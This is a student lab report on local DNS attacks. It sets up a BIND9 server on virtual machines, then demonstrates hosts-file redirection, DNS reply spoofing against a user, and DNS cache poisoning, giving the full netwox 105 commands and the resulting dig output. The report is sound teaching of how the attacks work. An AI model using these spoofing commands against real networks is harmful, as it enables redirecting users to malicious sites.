

MH4921
Supervised Independent Study II

Local DNS Attack

Brandon Goh Wen Heng

Academic Year 2018/19

Contents

1	Introduction	1
2	Overview	1
3	Attack Sequence	2
3.1	Virtual Machine (VM) Preparation	2
3.1.1	Network Setup	2
3.1.2	Installing DNS server	2
3.1.3	Creating domain configuration files	3
3.1.4	Creating zones	3
3.1.5	Setting up zone files	3
3.1.6	Starting the DNS server	4
3.1.7	Configuring User Machine	4
3.1.8	Checking of Output	5
3.2	System Compromised	6
3.3	Spoofing User Response	6
3.4	Spoofing DNS Server Response	9

1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks.

2 Overview

This lab will focus on the effects of the HOSTS file on the redirection of any request, manipulation of the DNS cache of both on the user's system in the second task and on the DNS server in the third task as a more effective measure. Using any of the three attacks will render the user vulnerable, with the potential of exposing this to a greater number of systems if it was performed on a DNS server such as an Internet Service Provider (ISP) and was successful.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 1. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 1: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is BIND9 and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {  
    dump-file    "/var/cache/bind/dump.db";  
};
```

3.1.4 Creating zones

Each domain to be used on the server requires a zone file. This file provides answers on the domain that is being queried, in this lab `example.com`. The domain `example.com` is used to provide illustrative examples in documents and has no ownership, hence safe to us for this lab. The following lines are added to the file `/etc/bind/named.conf`.

```
zone "example.com" {  
    type master;  
    file "/var/cache/bind/example.com.db";  
};  
  
zone "43.168.192.in-addr.arpa" {  
    type master;  
    file "/var/cache/bind/192.168.43";  
};
```

*Note: `in-addr.arpa` is used for the reverse mapping of IP addresses to host-names and hence requires IP address to be specified in reverse order when declaring zones.

3.1.5 Setting up zone files

Zone files are required for DNS resolution to the respective domain names. Each zone contains resource records which must contain a Start of Authority (SOA) record and followed with additional options such as Address (A) record, which specifies the IPv4 address where this domain is located on. Other records that are mainly specified include NameServer (NS), Mail eXchange (MX), TeXT (TXT) records. There are instances where other records which are not mandatory that may appear, such as AAAA and CNAME records. The full list of records can be found on IANA's page.

The following zone files is used to configure `example.com`

```
$TTL 3D  
@      IN      SOA      ns.example.com. admin.example.com. (  
        2008111001 ;serial, today's date + today's serial number
```

```

      8H      ;refresh, seconds
      2H      ;retry, seconds
      4W      ;expire, seconds
      1D)     ;minimum, seconds

@      IN      NS      ns.example.com. ; Address of nameserver
@      IN      MX      10 mail.example.com. ;Primary Mail Exchanger

www     IN      A       192.168.43.101 ;Address of www.example.com
mail    IN      A       192.168.43.102 ;Address of mail.example.com
ns      IN      A       192.168.43.157 ;Address of ns.example.com
*.example.com IN  A 192.168.13.100 ;Address for other URL in
                                   ;example.com. domain

```

A reverse DNS lookup file is also needed for IP address zone 192.168.43 for example.com

```

$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                                   2008111001
                                   8H
                                   2H
                                   4W
                                   1D)

@      IN      NS       ns.example.com.
101    IN      PTR      www.example.com.
102    IN      PTR      mail.example.com.
10     IN      PTR      ns.example.com.

```

3.1.6 Starting the DNS server

To start the BIND9 DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.7 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```


Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.1.8 Checking of Output

To check if the server and the user has been configured correctly. The command `dig` is used to obtain information about the domain when a domain query has been issued to the DNS nameserver.

```
$ dig example.com
```

The output will display common details such as the IP address of the domain and nameserver and TTL (Time-To-Live) of the DNS server.



```
Terminal
[07/20/2018 08:25] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56526
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.43.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      192.168.43.157


;; Query time: 1 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Fri Jul 20 08:27:51 2018
;; MSG SIZE rcvd: 82
```

Figure 2: Expected Output of DNS Server

3.2 System Compromised

Assuming that the attackers have gained control over the system, this task will focus on the modification of the HOSTS file. Using the HOSTS file for host-name redirection ignores any DNS lookups. For this task, `example.com` has been redirected to some random IP address. From Figure 2, it is known that the site `www.example.com` has IP address 192.168.43.101 and can be checked by running the command `ping www.example.com`.

The IP address is modified to reflect 1.2.3.4 in the HOSTS file, located at the directory `/etc/hosts` and pinged to show the effect.



(a) Before HOSTS Edit


(b) After HOSTS Edit

Figure 3: Effect on HOSTS Edit

As shown in Figure 3, any entry in the HOSTS file takes precedence over the DNS lookup via the DNS server any attempt to establish a connection to an affected domain will result in a redirection that the user may not be aware if an attacker has modified the system.

3.3 Spoofing User Response

For this section, the user's system is not compromised by the attacker. However, attackers will still be able to listen to the network and spoof a DNS request issued by the user. By this method, the system will acknowledge the fake DNS response and be redirected to the malicious domain. Figure 4 provides a graphical overview on the flow of the DNS spoofing attack.



- ① User's system sends out a DNS query to the DNS server.
- ② The attacker listens on the DNS request from the network and processes it.
- ③ The DNS server will query other DNS servers if the records are not cached on the server.
- ④ Before the DNS server is able to reply, the attacker sends out its own packet to respond to the user's DNS request and spoof the DNS cache on the user's system.

Figure 4: User DNS Spoofing

For a DNS response to be accepted, the following criterion must be met:

1. Source IP address must be the IP address of the DNS server.
2. Destination IP address must be the IP address of the user's machine.
3. Source port number must match the port number that the DNS request was sent to (usually UDP 53).
4. Destination port number must match the port number that the DNS request originated from.
5. UDP checksum must be calculated correctly.
6. Transaction ID must be the same as the DNS request.
7. Domain name in the question section of the reply must match the domain name in the question section of the request.

8. Domain name in the answer section must match the domain name in the question section of the DNS request.
9. The user's system must receive the attacker system's reply before it receives the legitimate DNS response.

To perform such an operation, **netwox** 105 can be used to sniff packets and send an appropriate response. To simplify the work further, we will use the GUI alternative **netwag** to fill up the required fields and generate the respective code.





Figure 5: Netwag Code Generation

The code generated by **netwag** is copied into Terminal. The `--filter "src host 192.168.43.154"` switch is added as the DNS request that is to be spoofed needs to originate from the user's system IP address before it can be executed in an elevated window.

```
$ sudo netwox 105 --hostname "www.example.com" --hostnameip 5.6.7.8
--authns "ns.example.com" --authnsip 192.168.43.157
--device "Eth0" --filter "src host 192.168.43.154"
```

Using the user's system and executing `dig www.example.com`, we see that the answer section now reflects the modified IP address 5.6.7.8, which shows that DNS requests can be redirected even without the need of tampering with the user's system.



```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58170
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                10      IN      A      5.6.7.8

;; AUTHORITY SECTION:
ns.example.com.                 10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 10      IN      A      192.168.43.157

;; Query time: 1 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Sun Jul 22 00:55:34 2018
;; MSG SIZE rcvd: 88

[07/22/2018 00:55] root@ubuntu:/home/seed/Desktop#
```


Figure 6: IP Address Changed with DNS Exploit

3.4 Spoofing DNS Server Response

Spoofing DNS responses originating from the user's machine is inefficient as every DNS request must be intercepted. Instead, we will spoof the response from a DNS server instead. When a DNS server receives a DNS request where the hostname is not under its own domain, it will check its own cache to see if the response is there. Otherwise, the DNS server will broadcast a DNS request to other DNS servers to resolve the hostname and store the answer in its cache for faster retrieval later.

Therefore, if the DNS response is spoofed at the DNS server level, the server will use its cache to reply any request later, until the cached information expires (normally 48 hours on most DNS servers).

This method of spoofing the DNS request is called *DNS cache poisoning*. Figure 7 below provides a graphical understanding on how the attack in this task will work.



- ① User's system sends out a DNS query to the DNS server.
- ② The DNS server will query other DNS servers over the internet if the records are not cached on the server.
- ③ The attacker listens on the DNS request from the network and processes it.
- ④ Before the DNS server over the internet is able to reply, the attacker sends out its own packet to spoof the DNS cache on the DNS server in the LAN.
- ⑤ The spoofed information from the DNS server cache is sent back to the user's system to fulfil its DNS request.

Figure 7: Server DNS Spoofing

Netwox 105 is used again, but the filter switch is now changed to the IP address of the server instead (192.168.43.157).

To start this task, the cache must be flushed of any existing DNS requests. The following line does the required action.


```
$ sudo rndc flush
```

The TTL is set to 3600 seconds (1 hour) to ensure that there is sufficient time to analyse the result as the DNS server will respond with the spoofed DNS request for the subsequent hour. The spoofing method will also be switched to **raw** as **netwox** will attempt to spoof the MAC address for the spoofed IP address, which

is not required as `tool` will send an ARP request, which will take time to reply and may result in a failed attempt.

```
$ sudo netwox 105 --hostname "google.com" --hostnameip 5.6.7.8
--authns "google.com" --authnsip 192.168.43.157 --device "Eth0"
--ttl 3600 --filter "src host 192.168.43.157" --spoofip "raw"
```

If the user's system is used to execute the command `dig google.com`, we will now see that the answer section reflects that the hostname is now redirected to IP address 5.6.7.8. Figure 8 shows that the answer section has been successfully modified.

A terminal window titled "Terminal" showing the output of a `dig www.google.com` command. The output indicates a successful query with a status of NOERROR. The answer section shows the IP address 5.6.7.8 for www.google.com. The authority section lists various gtld-servers.net domains. The query time is 302 msec, and the server is 192.168.43.157. The terminal output is as follows:

```
[07/22/2018 01:56] root@ubuntu:/home/seed/Desktop# dig www.google.com
; <<>> DiG 9.8.1-P1 <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 3098
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 0

;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                3600    IN      A      5.6.7.8

;; AUTHORITY SECTION:
com.                172780  IN      NS      a.gtld-servers.net.
com.                172780  IN      NS      e.gtld-servers.net.
com.                172780  IN      NS      g.gtld-servers.net.
com.                172780  IN      NS      h.gtld-servers.net.
com.                172780  IN      NS      m.gtld-servers.net.
com.                172780  IN      NS      j.gtld-servers.net.
com.                172780  IN      NS      c.gtld-servers.net.
com.                172780  IN      NS      f.gtld-servers.net.
com.                172780  IN      NS      l.gtld-servers.net.
com.                172780  IN      NS      b.gtld-servers.net.
com.                172780  IN      NS      d.gtld-servers.net.
com.                172780  IN      NS      k.gtld-servers.net.
com.                172780  IN      NS      i.gtld-servers.net.

;; Query time: 302 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Sun Jul 22 02:42:59 2018
;; MSG SIZE rcvd: 272

[07/22/2018 02:42] root@ubuntu:/home/seed/Desktop#
```

Figure 8: Google Hostname Redirect Query

To also check that the DNS cache has been properly poisoned, the log files for the DNS cache are dumped into a plaintext database. The following code is executed to output the database.


```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db
```

For simplicity, we do not print the entire database. Instead, the IP address for the `google.com` hostname is printed out only. As such, we use the following line instead.

```
$ sudo cat /var/cache/bind/dump.db | grep google.com
```

Looking at the database dump in Figure 9, the A record reflects the same output as when the `dig` command has been executed on the user's computer as in Figure

8. Furthermore, we notice that under the authority section in Figure 8, the six digits represent the TTL for nameserver resolution (48 hours) and the only method of resolving this issue is to flush the DNS cache on the server and/or changing the DNS server to another IP address.

A terminal window titled "Terminal" showing a command and its output. The command is `cat /var/cache/bind/dump.db | grep google.com`. The output shows two lines: `google.com. 183 \-DS ;-$NXRRSET` and `www.google.com. 2883 A 5.6.7.8`. The prompt is `root@ubuntu:/home/seed/Desktop#`.

```
[07/22/2018 03:03] root@ubuntu:/home/seed/Desktop# cat /var/cache/bind/dump.db | grep google.com
google.com. 183 \-DS ;-$NXRRSET
www.google.com. 2883 A 5.6.7.8
[07/22/2018 03:03] root@ubuntu:/home/seed/Desktop#
```

Figure 9: Google A Record